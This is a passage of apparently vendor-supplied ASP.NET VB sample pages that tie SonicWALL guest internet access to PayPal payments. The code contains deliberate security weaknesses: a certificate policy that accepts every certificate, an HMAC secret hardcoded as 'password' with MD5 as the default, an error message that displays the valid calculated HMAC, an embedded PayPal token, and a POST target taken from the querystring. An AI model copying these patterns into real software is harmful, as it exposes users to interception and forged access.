Dim customCode as String

Sub Page_Load(src as Object, e as EventArgs)

   ip=Request.QueryString("ip")
   sessionId=Request.QueryString("sessionId")
   mac=Request.QueryString("mac")
   ufi=Request.QueryString("ufi")
   mgmtBaseUrl=Request.QueryString("mgmtBaseUrl")
   clientRedirectUrl=Request.QueryString("clientRedirectUrl")
   req=Request.QueryString("req")
   hmac=Request.QueryString("hmac")
   customCode=Request.QueryString("cc")

   'customCode grabs the "cc=" querystring value sent by the SonicWALL. This allows
you to use the same
   'page (e.g. this page) for the "Session Expiration" (?cc=2), "Idle Timeout"
(?cc=3) and "Max Sessions" (?cc=4) page.
   If customCode <> "" Then
      Select Case customCode
      Case "2"
         LHMResult.Text="<br><H3><font color=""red"">Your LHM session has expired.
You may try to initiate a new session.</font></H3>"
      Case "3"
         LHMResult.Text="<br><H3><font color=""red"">You have exceeded your idle
timeout. Please log back in.</font></H3>"
      Case "4"
         LHMResult.Text="<br><H3><font color=""red"">The maximum number of sessions
has been reached. Please try again later.</font></H3>"
      End Select
   End If

   'Set the button Text for the two buttons with the variable configured in myvars
   btnBuyNow1.Text=itemButton1
   btnBuyNow2.Text=itemButton2

   'Use the override class in myvars.aspx to accept untrusted certificates from the
SonicWALL
   'This is necessary for the POST to the SonicWALL authorizing the LHM session.
   System.Net.ServicePointManager.CertificatePolicy = New acceptAllCerts

   'Note - the routine below for handling the hmac requires the use of the
SonicSSL.dll and libeay.dll libraries.
   'The DLL must be copied to the IIS server, and the SonicSSL dll must be registered
with "regsvr32 sonicssl.dll"
   If hmac <> "" Then

      'SonicWALL URL Encode routine is different from Microsoft - this is the
SonicWALL method
      req=Replace(req,"%","%25")
      req=Replace(req,":","%3A")
      req=Replace(req," ","%20")
```

```
      req=Replace(req,"?","%3F")
      req=Replace(req,"+","%2B")
      req=Replace(req,"&","%26")
      req=Replace(req,"=","%3D")

      Dim strHmacText as String
      Dim objCrypto as Object
      Dim strHmacGenerated
      Dim loginError as String

      'Initialize the Crypto object
      objCrypto = Server.CreateObject("SonicSSL.Crypto")

      'The text to be encoded
      strHmacText = sessionId & ip & mac & ufi & mgmtBaseUrl & clientRedirectUrl &
req

      'Calculate the hash with a key strHmac, the return value is a string converted
form the output sha1 binary.
      'The hash algorithm (MD5 or SHA1) is configured in myvars and in the Extern
Guest Auth config on the SonicWALL
      If hmacType = "MD5" Then
         strHmacGenerated = objCrypto.hmac_md5(strHmacText, strHmac)
      Else
         strHmacGenerated = objCrypto.hmac_sha1(strHmacText, strHmac)
      End If

      If strHmacGenerated <> hmac Then
         Dim hmacFail as String
         hmacFail = "<font color=""red"">The HMAC failed validation. Please notify an
attendant.</font><br><br>"
         hmacFail+="<font color=""9CBACE"">Received HMAC: " & hmac & "<br>Calculated
HMAC: " & strHmacGenerated & "<br>"
         hmacFail+="Make sure the digest functions on the SonicWALL and LHM server
match.<br>"
         hmacFail+="Also make sure the shared secret on the SonicWALL and myvars
match</font>"
         catchError.Text=hmacFail
      End If

   End If

End Sub

Sub btnBuyNow_Click(Sender As Object, E As EventArgs)

'sample redirect generated by this routine:
'https://www.paypal.com/cgi-bin/webscr?cmd=_xclick&business=jlevy@sonicwall.com&ite
m_name=24%20Hour%20Secure%20Internet%20Access&item_number=24hour&amount=0.02&curren
cy_code=USD&lc=US&bn=PP-BuyNowBF&no_note=1&no_shipping=1&cancel_return=http://127.0
.0.1/lhm/paypal/default.aspx&return=http://www.moosifer.com/pdt.aspx

'sample redirect from the paypal server back the LHM server on transaction
completion (modified).
'http://127.0.0.1/lhm/paypal/pdt.aspx?tx=4PG453F7LS133715V&st=Completed&amt=0.02&cc
=USD&cm=&sig=EZhZtJygi7RTXulJt4SEhVBRi%2bJwLaC9z9kRLsrsXk4gQKnzvI5vjGy0vdhKPXAVyhbh
%2bwBxWon2cieEQDJ9P6R9qqjuKnzvI5vjGy0vdhKPXAVyJ3GtOq5Jd3%2fvTY3s7FrRcKdKnzvI5vjGy0v
dhKPXAVyyEKNxY3d

   Dim str, itemName, itemNumber, itemAmount As String
   Dim sb As New StringBuilder()
```

```
   'Determine which button was pressed, and set item attributes appropriately
   Select Case Sender.Text
      Case itemButton1
         itemName = itemName1
         itemNumber = itemNumber1
         itemAmount = itemAmount1
      Case itemButton2
         itemName = itemName2
         itemNumber = itemNumber2
         itemAmount = itemAmount2
   End Select

   'The paypal CGI URL - You can select either the real CGI or the sandbox CGI in
myvars
   sb.Append(paypalCGI & "?")
   'The cmd passed to PayPal - do not change!
   sb.Append("cmd=_xclick")
   'The email address of the paypal merchant receiving payment. Replace in myvars
with your paypal email address.
   sb.Append("&business=" & myBusiness)
   'The name of the item being purchased. This is the first item option (e.g. 1
hour). Set in myvars
   sb.Append("&item_name=" & itemName)
   'The optional item id
   sb.Append("&item_number=" & itemNumber)
   'The price being charged for the item (access)
   sb.Append("&amount=" & itemAmount)
   'The currency
   sb.Append("&currency_code=USD")
   'The country
   sb.Append("&lc=US")
   'The banana nullifier
   sb.Append("&bn=PP-BuyNowBF")
   'Disables the note option on the transaction
   sb.Append("&no_note=1")
   'Disables the shipping option on the transaction
   sb.Append("&no_shipping=1")
   'Build the path to return the client to (the LHM server address) on a cancelled
transaction
   sb.Append("&cancel_return=http://" & Request.ServerVariables("SERVER_NAME") &
Request.ServerVariables("URL"))
   'The return (success page) path to return the buyer to after the transaction. This
is the PDT receiver/processor page.
   sb.Append("&return=" & pdtPath)
   'The LHM sessionID - append this so that it can be returned to us later by the PDT
transaction - do not change!
   sb.Append("&custom=" & sessionId & Server.URLEncode(mgmtBaseUrl))
   'Optional notify_url that paypal will asynchronously send IPN confirmation to. Not
used since it's not real-time.
   'sb.Append("&notify_url=http://www.moosifer.com/ipn.aspx")
   str = sb.ToString
   Response.Redirect(str)

End Sub

</script>

<STYLE>
body {
  font-size: 10pt;
```

```
  font-family: verdana,helvetica,arial,sans-serif;
  color:#000000;
  background-color:#9CBACE;
}

tr.heading {
  background-color:#006699;
}

.button {
   border: 1px solid #000000;
   background-color: #ffffff;
}
</STYLE>

<HTML>
<HEAD>
<TITLE>LHM PayPal Script</TITLE>
</HEAD>

<BODY>
<form id="frmValidator" runat="server">

<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
   <tr class="heading">
      <td width="50%" valign="center"><font color="white"><b>LHM Access with PayPal
Buy Now</b></font></td>
      <td><center><img width="216" height="51" src="<%= logo%>"></center></td>
      <td width="50%" align="right" valign="center"><font color="white"><b>Powered
by SonicWALL LHM</b> </font></td>
   </tr>
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
</table>

<table width="100%" border="0" cellpadding="2" cellspacing="0">

   <tr>
      <td colspan=3><br></td>
   </tr>
   <tr>
      <td colspan=3 align="left">Purchase Secure Internet Access through SonicWALL's
LHM and PayPal's Buy Now feature.
      <br><br>The two Buy Now buttons below will send you to PayPal's website where
you can use your PayPal account to pay <b>$<%= itemAmount1 %> for <%= itemName1
%></b>, or <b>$<%= itemAmount2 %> for <%= itemName2 %></b>.
      <br><br>
      PayPal will then redirect you to this site to initiate the  Payment Data
Transfer (PDT) exchange. The PDT exchange begins with the LHM server posting a
paypal constructed querystring back to paypal. The response to the post will then be
parsed by the LHM server to determine if the PayPal transaction was successful.  Once
all data are exchanged and verified, LHM will authorize access on the SonicWALL for
the period of time purchased.
      <br><br>
      The clock for access will start immediately upon successful session
authorization, and can be used on the local SonicWALL appliance by the client (as
tracked by IP and MAC address) so long as session time remains. The idle timeout will
```

```
effectively be disabled by setting the idle timer to the same value as the session
timer.
      <br><br>
      Please select "<%= itemName1 %>" or "<%= itemName2 %>" below. You will be
redirected to the PayPal site, and will be returned to this site on transaction
completion.

      <br><br>
      </td>
   </tr>
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
   <tr class="heading">
      <td align="center"><asp:Button ID="btnBuyNow1" Class="button"
OnClick="btnBuyNow_Click" runat="server" />
        <asp:Button ID="btnBuyNow2" Class="button" OnClick="btnBuyNow_Click"
runat="server" /></td>
   </tr>
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
   <tr>
      <td colspan=3><asp:Label id=LHMResult runat="server" /></td>
   </tr>
   <tr>
      <td colspan=3><asp:Label id=catchError runat="server"/></td>
   </tr>
</table>

</form>
</BODY>
</HTML>
```

logout.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.Security" %>
<%@ Import namespace="System.Security.Cryptography.X509Certificates"%>

<!-- #INCLUDE file="myvars.aspx" -->

<script language="VB" runat="server">

'This class allows SSL certs signed by unknown CAs to be accepted.
'This is necessary for the POST to the SonicWALL authorizing the LHM session.
Public Class acceptAllCerts
   Implements System.Net.ICertificatePolicy
   Public Function CheckValidationResult(ByVal srvPoint As ServicePoint, _
   ByVal cert As X509Certificate, ByVal request As WebRequest, ByVal problem As
Integer) _
      As Boolean Implements ICertificatePolicy.CheckValidationResult
      Return True
   End Function
End Class
```

```
Dim sessionId as String
Dim mgmtBaseUrl as String
Dim eventId as String = "&eventId=1"

'Grab the code and the session lifetime from the generator page
Sub Page_Load(src as Object, e as EventArgs)
   sessionId=Request.QueryString("sessId")
   mgmtBaseUrl=Request.QueryString("mgmtBaseUrl")
   sessTimer=Request.QueryString("sessTimer")


   'Use the override class in myvars.aspx to accept untrusted certificates from the
SonicWALL
   'This is necessary for the POST to the SonicWALL authorizing the LHM session.
   System.Net.ServicePointManager.CertificatePolicy = New acceptAllCerts

   'When the page loads, make the loggedIn span visible
   loggedIn.Visible=True
   loggedOut.Visible=False

   Me.Button1.Attributes.Add("OnClick", "self.close()")

End Sub

'The Logout button
Sub btnSubmit_Click(Sender As Object, E As EventArgs)

   'Let the user know that we are setting up the session, just in case it takes more
than a second
   LHMResult.Text = "Authorizing session. Please wait."

   'The LHM cgi on the SonicWALL - this does not change
   Dim loginCgi as String = "externalGuestLogoff.cgi"

   'Assemble the data to post back to the SonicWALL to authorize the LHM session
   Dim loginParams as String = "sessId=" & sessionId & eventId

   'Combine mgmtBaseUrl from the original redirect with the login cgi
   Dim postToSNWL as String = mgmtBaseUrl & loginCgi

   'Convert the loginParams to a well behaved byte array
   Dim byteArray As Byte() = Encoding.UTF8.GetBytes(loginParams)

   Try
      'Make the loggedOut span visible
      loggedIn.Visible=False
      loggedOut.Visible=True

      'Create the webrequest to the SonicWALL
      Dim toSNWL as WebRequest = WebRequest.Create(postToSNWL)

      'Calculate the length of the byte array
      toSNWL.ContentLength = byteArray.Length

      'Set the method for the webrequest to POST
      toSNWL.Method = "POST"

      'Set the content type
      toSNWL.ContentType = "application/x-www-form-urlencoded"
```

```
      'Open the request stream
      Dim dataStream As Stream = toSNWL.GetRequestStream()

      'Write the byte array to the request stream
      dataStream.Write(byteArray, 0, byteArray.Length)

      'Close the Stream object
      dataStream.Close()

      'Get the response
      Dim snwlReply As WebResponse = toSNWL.GetResponse()

      'Display the status - looking for 200 = OK.
      'Response.Write(CType(snwlReply, HttpWebResponse).StatusCode)

      'Grab the response and stuff it into an xml doc for possible review
      Dim snwlResponse as XmlDocument = New XmlDocument()
      snwlResponse.Load(snwlReply.GetResponseStream())

      'Set the xPath to the SNWL reply, and get the response
      Dim codePath as String =
"SonicWALLAccessGatewayParam/LogoffReply/ResponseCode"

      'Response.Write(snwlResponse.SelectSingleNode(codePath).InnerXml)

      'Response code 150 - Logout Succeeded
      If snwlResponse.SelectSingleNode(codePath).InnerXml = "150"
        LHMResult.Text = "<br><b><font color=""green"">Your session has been logged
out.<br><br>Thank you for using LHM Guest Services.</font></b>"

      'Response code 251 - Bad HMAC.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "251"
        LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed message authentication. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      'Response code 253 - Invalid SessionID.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "253"
        LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed to match a known session identity. Sorry for
the inconvenience. Please close and relaunch your browser to try again."

      'Response code 254 - Invalid CGI.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "254"
        LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request was missing an essential parameter. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      'Response code 255 - Internal Error.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "255"
        LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed due to an unspecified error. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      End If

      'Close the streams
      dataStream.Close()
      snwlReply.Close()
```

```
     'If there is some asp.net error trying to talk to the SonicWALL, print it in
the same color as the background.
     Catch ex as Exception
        catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
        LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed due to an unspecified error. Sorry for the
inconvenience. Please close and relaunch your browser to try again. If the problem
persists, please notify an attendant."
     End Try
End Sub

</script>
<STYLE>
body {
   font-size: 10pt;
   font-family: verdana,helvetica,arial,sans-serif;
   color:#000000;
   background-color:#9CBACE;
}

tr.heading {
   font-size: 10pt;
   background-color:#006699;
}

tr.smalltext {
   font-size: 8pt;
}

.button {
   border: 1px solid #000000;
   background-color: #ffffff;
   font-size: 8pt;
}
</STYLE>

<HTML>
<HEAD>
<TITLE>LHM Logout Page</TITLE>

<SCRIPT LANGUAGE="Javascript">

//'Javascript Seconds Countdown Timer
var SecondsToCountDown = <%= sessTimer%>;
var originalTime=" ";

function CountDown()
{
   clockStr="";

   dayStr=Math.floor(SecondsToCountDown/86400)%100000
   if(dayStr>0){
      if(dayStr>1){
         dayStr+=" days ";
      } else dayStr+=" day ";
      clockStr=dayStr;
   }
   hourStr=Math.floor(SecondsToCountDown/3600)%24
   if(hourStr>0){
      if(hourStr>1){
         hourStr+=" hours ";
```

```
      } else hourStr+=" hour ";
      clockStr+=hourStr;
   }
   minuteStr=Math.floor(SecondsToCountDown/60)%60
   if(minuteStr>0){
      if(minuteStr>1){
         minuteStr+=" minutes ";
      } else minuteStr+=" minute ";
      clockStr+=minuteStr;
   }
   secondStr=Math.floor(SecondsToCountDown/1)%60
   if(secondStr>0){
      if(secondStr>1){
         secondStr+=" seconds ";
      } else secondStr+=" second ";
      clockStr+=secondStr;
   }

   if(SecondsToCountDown > 0)
   {
      --SecondsToCountDown;
   }

   if(originalTime.length < 2)
   {
      originalTime = clockStr;
   }

   // Make sure the form is still there before trying to set a value
   if(document.frmValidator){
      document.frmValidator.originalTime.value = originalTime;
      document.frmValidator.countdown.value = clockStr;
   }

   setTimeout("CountDown()", 1000);
   if(SecondsToCountDown == 0)
   {
      document.frmValidator.countdown.value = "Session Expired";
   }
}

//'Disable right-click so that the window doesn't get refreshed since the countdown
is clientside.
document.oncontextmenu = disableRightClick;
function disableRightClick()
{
  return false;
}

//'Disable F5 key, too, on IE at least.
function noF5()
{
   var key_f5 = 116;
   if (key_f5==event.keyCode)
   {
      event.keyCode=0;
      return false;
   }
   return false;
}
```

```
document.onkeydown=noF5
document.onmousedown=disableRightClick

</SCRIPT>

</HEAD>

<BODY onload='CountDown()'>
<span id="loggedIn" runat="server">
<form id="frmValidator" runat="server">
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"><font color="white"><b>SonicWALL LHM Logout
Window</b></font></td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr class="smalltext"><td><br></td></tr>
   <tr class="smalltext">
      <td>Original Session Time:</td>
      <td><asp:textbox width=250 id="originalTime" runat="server" /></td>
   </tr>
   <tr class="smalltext">
      <td>Remaining Session Time:</td>
      <td><asp:textbox width=250 id="countdown" runat="server" /></td>
   </tr>
   <tr class="smalltext">
      <td colspan=2><br>You may use this window to manually logout your session at
any time, or you may safely close this window if you prefer to let your session
timeout automatically.</font></td>
   </td>
   <tr>
      <td colspan=2><center><asp:button id="btnSubmit" class="button" text="  Logout
" onClick="btnSubmit_Click" runat="server" /></center></td>
   </tr>
</table>
</form>
</span>

<span id="loggedOut" runat="server">
<form id="logout" runat="server">
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"><font color="white"><b>SonicWALL LHM Logout
Window</b></font></td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr>
      <td><asp:Label id=LHMResult runat="server" /></td>
   </tr>
   <tr>
      <td><asp:Label id=catchError runat="server" /></td>
```

```
   </tr>
   <tr><td><br></td></tr>
   <tr>
      <td><center><asp:button id="Button1" class="button" text="  Close  "
runat="server" /></center></td>
   </tr>
</table>
</form>
</span>

</BODY>
</HTML>
```

myvars.aspx

```
<script language="VB" runat="server">

'Set the logoutPopup window flag - 0 = no popup, 1 = popup
'The use of the logoutPopup in this script is discouraged because the login event is
exclusive.
Dim logoutPopup as String = "0"

'Set the debug flag (0 = off, 1 = on)
Dim debugFlag as String = "0"

'Set the path and file for the PDT responder script - this should be the same path as
the LHM settings
'configured on the SonicWALL "External Web Server Settings" page, but pointing to
the PDT handler script.
'Refer to http://www.paypal.com/cgi-bin/webscr?cmd=p/xcl/rec/pdt-techview-outside
for information on PDT
Dim pdtPath as String = "http://10.50.165.2/lhm/paypal/pdt.aspx"

'Set the path the PayPal processing CGI. Use the sandbox
(https://developer.paypal.com) and (https://www.sandbox.paypal.com) for testing
'Using the sandbox requires a developer network account and login.
Dim paypalCGI as String = "https://www.sandbox.paypal.com/cgi-bin/webscr"
'Dim paypalCGI as String = "https://www.paypal.com/cgi-bin/webscr"

'Set the email addres of the paypal merchant account to which payment will be made
'The following is a valid sandbox account, but requires authentication by the parent
(real) account.
'You must replace this with you own (real or sandbox account) for use.
Dim myBusiness as String = "lhmdemo@sonicwall.com"

'Set this to token from PayPal account. It must be your actual, valid token.
'Refer to http://paypaltech.com/PDTGen/PDTtokenhelp.htm for information on the
identity token
'The following is a valid sandbox token, but requires authentication by the parent
(real) account.
'You must replace this with you own (real or sandbox token) for use.
Dim token as String = "ucistq6vmKGWPxwJbrTJFDhFq889RxYt_6Mkz_3viraSzjiQJ5iPYCZ5Mdq"

'Set the names for the purchase item options (e.g. 1 hour Access, 3 hours access,
etc.)
Dim itemName1 as String = "1 Hour Secure Internet Access"
Dim itemName2 as String = "24 Hours Secure Internet Access"

'Set the paypal querystring number for purchase item options  (e.g. 1hour, 60mins,
itemone, etc.)
```

```
Dim itemNumber1 as String = "1hour"
Dim itemNumber2 as String = "24hour"

'Set the purchase item options session and idle timers (timers use  thesame value
since we do not want sessions idling out)
Dim itemTimer1 as String = "3600"'One hour, in minutes
Dim itemTimer2 as String = "86400"'24 hours

'Set the costs in dollars for purchase item options (e.g. one penny = 0.01, one
dollar = 1.00, etc.)
Dim itemAmount1 as String = "0.01"
Dim itemAmount2 as String = "0.02"

'Set the button names and descriptions for purchase item options
Dim itemButton1 as String = "1 Hour Access - $0.01"
Dim itemButton2 as String = "24 Hours Access - $0.02"

'Set the secret for use with optional HMAC auth, as configured in the Extern Guest
Auth config on the SonicWALL
Dim strHmac as String = "password"

'Set the digest method for the HMAC, either MD5 or SHA1
Dim hmacType as String = "MD5"
'Dim hmacType as String = "SHA1"

'Set the logo image to use
Dim logo as String = "sonicwall.gif"
'------------------------End of Configurable Settings-------------------------

</script>
```

pdt.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.Security" %>
<%@ Import namespace="System.Security.Cryptography.X509Certificates"%>

<!-- #INCLUDE file="myvars.aspx" -->

<script language="VB" runat="server">

'This class allows SSL certs signed by unknown CAs to be accepted.
'This is necessary for the POST to the SonicWALL authorizing the LHM session.
Public Class acceptAllCerts
   Implements System.Net.ICertificatePolicy
   Public Function CheckValidationResult(ByVal srvPoint As ServicePoint, _
   ByVal cert As X509Certificate, ByVal request As WebRequest, ByVal problem As
Integer) _
      As Boolean Implements ICertificatePolicy.CheckValidationResult
      Return True
   End Function
End Class

'Sample LHM redirect querystring:
```

```
'http://127.0.0.1/lhm/paypal/default.aspx?sessionId=0b712fd83b9f5313db5af1cea6b1004
f&ip=10.50.165.231&mac=00:0e:35:bd:c9:37&ufi=0006b11184300&mgmtBaseUrl=https://10.5
0.165.193:4043/&clientRedirectUrl=https://10.50.165.193:444/&req=http%3A//www.googl
e.com/ig

Dim ip as String
Dim sessionId as String
Dim mac as String
Dim ufi as String
Dim mgmtBaseUrl as String
Dim clientRedirectUrl as String
Dim req as String
Dim sessTimer as String
Dim idleTimer as String
Dim userName as String
Dim hmac as String
Dim firstname, lastName, itemName, mcGross, mcCurrency, itemNumber, business, txn,
payStatus As String

Sub Page_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load

   'Use the override class to accept untrusted certificates from the SonicWALL
   'This is necessary for the POST to the SonicWALL authorizing the LHM session.
   System.Net.ServicePointManager.CertificatePolicy = New acceptAllCerts

   Dim tx, PDTvalidateQuery As String
   Dim strResponse As HttpWebResponse
   Dim temp As String
   Dim PDTArray() As String
   Dim iParts, sResults(0, 0), aParts(), sParts(), sKey, sValue, snwlCustom As String
   Dim i As Integer

   'Set tx to value of tx passed in via Querystring from PayPal
   tx = Request.QueryString("tx")

   'Set string = to the cmd value, tx and at that needs to be
   'POSTed back to PayPal to validate the PDT
   PDTvalidateQuery = "cmd=_notify-synch&tx=" & tx & "&at=" & token

   'Now we need to POST this info back to PayPal for validation of the PDT
   'Create the request back
   Dim req As HttpWebRequest = CType(WebRequest.Create(paypalCGI), HttpWebRequest)

   'Set values for the request back
   'set method
    req.Method = "POST"
    'set content type
    req.ContentType = "application/x-www-form-urlencoded"
    'set length
    req.ContentLength = PDTvalidateQuery.Length

   'Write the request back to PayPal
   Dim stOut As StreamWriter = New StreamWriter(req.GetRequestStream(),
Encoding.ASCII)
   stOut.Write(PDTvalidateQuery)
   stOut.Close()

   Try
      strResponse = CType(req.GetResponse(), HttpWebResponse)
   Catch ex As SystemException
```

```
   catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
End Try

      'Once we write the stream back to PayPal, we need to read the response.

      Dim IPNResponseStream As Stream = strResponse.GetResponseStream
      Dim encode As Encoding = System.Text.Encoding.GetEncoding("utf-8")
      Dim readStream As New StreamReader(IPNResponseStream, encode)

      'Read the response in String variable "temp"
      temp = readStream.ReadToEnd

   'Debug flag, set in myvars - prints the whole output from the POST reply
   If debugFlag = "1" Then
      OutputEntirePDTString(temp)
   End If

      'Check to see if the 1st line of the response was "SUCCESS"
      If Mid(temp, 1, 7) = "SUCCESS" Then

          'if it is SUCCESS, the code below puts the response in a nice array
          temp = Mid(temp, 9)
          sParts = Split(temp, vbLf)
          iParts = UBound(sParts) - 1
          ReDim sResults(iParts, 1)

          For i = 0 To iParts

              aParts = Split(sParts(i), "=")
              sKey = aParts(0)
              sValue = aParts(1)
              sResults(i, 0) = sKey
              sResults(i, 1) = sValue

              'You can add more case statements here for other returned variables

        Try
              Select Case sKey
                  Case "first_name"
                      firstname = Server.URLDecode(sValue)
                  Case "last_name"
                      lastName = Server.URLDecode(sValue)
                  Case "item_name"
                      itemName = Server.URLDecode(sValue)
                  Case "mc_gross"
                      mcGross = sValue
                  Case "mc_currency"
                      mcCurrency = sValue
           Case "item_number"
              itemNumber = Server.URLDecode(sValue)
           Case "business"
              business = Server.URLDecode(sValue)
           Case "txn_id"
              txn = sValue
           Case "payment_status"
              payStatus = sValue
                  Case "custom"
              snwlCustom = sValue
              sessionID = snwlCustom.SubString(0,32)
              mgmtBaseUrl=(Server.URLDecode(Mid(snwlCustom,33)))
              End Select
```

```
        Catch ex as Exception
           catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
        End Try

            Next

        If payStatus = "Completed" Then
           'Transaction Succeeded - Give the Guest a receipt
           Dim receipt as String

           receipt =  "<h3>Transaction Succeeded. Thank you for selecting SonicWALL
LHM.</h3><br>"
           receipt + = "<b>Transaction Invoice:</b><br><br>"
           receipt + = "Name: " & firstname & " " & lastName & "<br>"
           receipt + = "Description: " & itemName & "<br>"
           receipt + = "Amount: " & mcCurrency & " " & mcGross &"<br>"
           receipt + = "Paid to: " & business &"<br>"
           receipt + = "Transaction ID: " & txn &"<br>"
           receipt + = "<br><br>"

           paypalResult.Text = receipt

           LHMResult.Text = "Authorizing your LHM session."

           'Setup the LHM session variables and call LHM Routine
           'Set the session and idle timers to match the variables set in myvars
           If itemNumber = itemNumber1 Then
              sessTimer=itemTimer1
              idleTimer=itemTimer1
           Else
              sessTimer=itemTimer2
              idleTimer=itemTimer2
           End If

           userName = firstname & " " & lastName

           LHM()
        Else
           'The transaction itself was a success, but the payment status was not
Completed.
           paypalResult.Text = "The transaction succeeded, but the payment was not
completed. The session cannot be authorized at this time."
        End If

        Else
            ' If PDT response is not "SUCCESS"
           paypalResult.Text = "The PayPal transaction did not succeed. The returned
status is: <b>" &  temp & "</b>"
        End If

        'Close the streams
        readStream.Close()
        strResponse.Close()

    End Sub

   'This is the parser for the debug function to print the entire resonse to the PDT
POST
    Private Function OutputEntirePDTString(ByVal myPDTString As String) As String
        Dim tempString() As String = Split(myPDTString, vbLf)
        Dim x As Integer
```

```
        For x = 0 To tempString.GetUpperBound(0)
            Response.Write(tempString(x) & "<br>")
        Next
    End Function

Sub LHM()

   'Let the user know that we are setting up the session, just in case it takes more
than a second
   LHMResult.Text = "Authorizing session. Please wait."

   'The LHM cgi on the SonicWALL - this does not change
   Dim loginCgi as String = "externalGuestLogin.cgi"

   'Assemble the data to post back to the SonicWALL to authorize the LHM session
   Dim loginParams as String = "sessId=" & sessionId & "&userName=" &
Server.URLEncode(userName) & "&sessionLifetime=" & sessTimer & "&idleTimeout=" &
idleTimer

   'Combine mgmtBaseUrl from the original redirect with the login cgi
   Dim postToSNWL as String = mgmtBaseUrl & loginCgi

   'Convert the loginParams to a well behaved byte array
   Dim byteArray As Byte() = Encoding.UTF8.GetBytes(loginParams)

   Try
      'Create the webrequest to the SonicWALL
      Dim toSNWL as WebRequest = WebRequest.Create(postToSNWL)

      'Calculate the length of the byte array
      toSNWL.ContentLength = byteArray.Length

      'Set the method for the webrequest to POST
      toSNWL.Method = "POST"

      'Set the content type
      toSNWL.ContentType = "application/x-www-form-urlencoded"

      'Open the request stream
      Dim dataStream As Stream = toSNWL.GetRequestStream()

      'Write the byte array to the request stream
      dataStream.Write(byteArray, 0, byteArray.Length)

      'Close the Stream object
      dataStream.Close()

      'Get the response
      Dim snwlReply As WebResponse = toSNWL.GetResponse()

      'Display the status - looking for 200 = OK.
      'Response.Write(CType(snwlReply, HttpWebResponse).StatusCode)

      'Grab the response and stuff it into an xml doc for possible review
      Dim snwlResponse as XmlDocument = New XmlDocument()
      snwlResponse.Load(snwlReply.GetResponseStream())

      'Set the xPath to the SNWL reply, and get the response
      Dim codePath as String =
"SonicWALLAccessGatewayParam/AuthenticationReply/ResponseCode"
```

```
      'Response.Write(snwlResponse.SelectSingleNode(codePath).InnerXml)

      'Response code 50 - Login Succeeded

      If snwlResponse.SelectSingleNode(codePath).InnerXml = "50"

         'Do we want to provide a logout popup window?
         If logoutPopup = "1" Then
            'Popup hack using Javascript for logout window
            Dim sb As New System.Text.StringBuilder()
            sb.Append("<script language='javascript'>")
            sb.Append("window.open('logout.aspx?sessId=")
            sb.Append(Server.URLEncode(CStr(sessionId)))
            sb.Append("&mgmtBaseUrl=")
            sb.Append(Server.URLEncode(CStr(mgmtBaseUrl)))
            sb.Append("&sessTimer=")
            sb.Append(Server.URLEncode(CStr(sessTimer)))
            sb.Append("','logOut','toolbar=no,")
            sb.Append("addressbar=no,menubar=no,")
            sb.Append("width=400,height=250');")
            sb.Append("<")
            sb.Append("/")
            sb.Append("script>")
            RegisterStartupScript("stp", sb.ToString)
         End If

         LHMResult.Text = "<br><b><font color=""green"">Session
authorized:</font></b> You may now begin your secure Internet access session."

      'Response code 51 - Session Limit Exceeded
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "51"
         LHMResult.Text = "<br><b><font color=""red"">Session Limit
Reached:</font></b> The maximum number of guest session has been reached. Sorry for
the inconvenience. Please close and relaunch your browser to try again."

      'Response code 100 - Login Failed.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "100"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> Your session cannot be created at this time. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      'Response code 251 - Bad HMAC.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "251"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed message authentication.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

      'Response code 253 - Invalid SessionID.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "253"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed to match a known session
identity. Sorry for the inconvenience. Please close and relaunch your browser to try
again."

      'Response code 254 - Invalid CGI.
